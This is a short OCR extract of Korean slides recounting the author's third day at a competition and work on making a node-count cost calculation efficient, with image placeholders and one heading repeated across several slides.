


이때 비용(노드 수) 계산도 매우 효율적으로 나올 수 있도록 열심히 연구함.


4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..




4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..




4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..




4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..



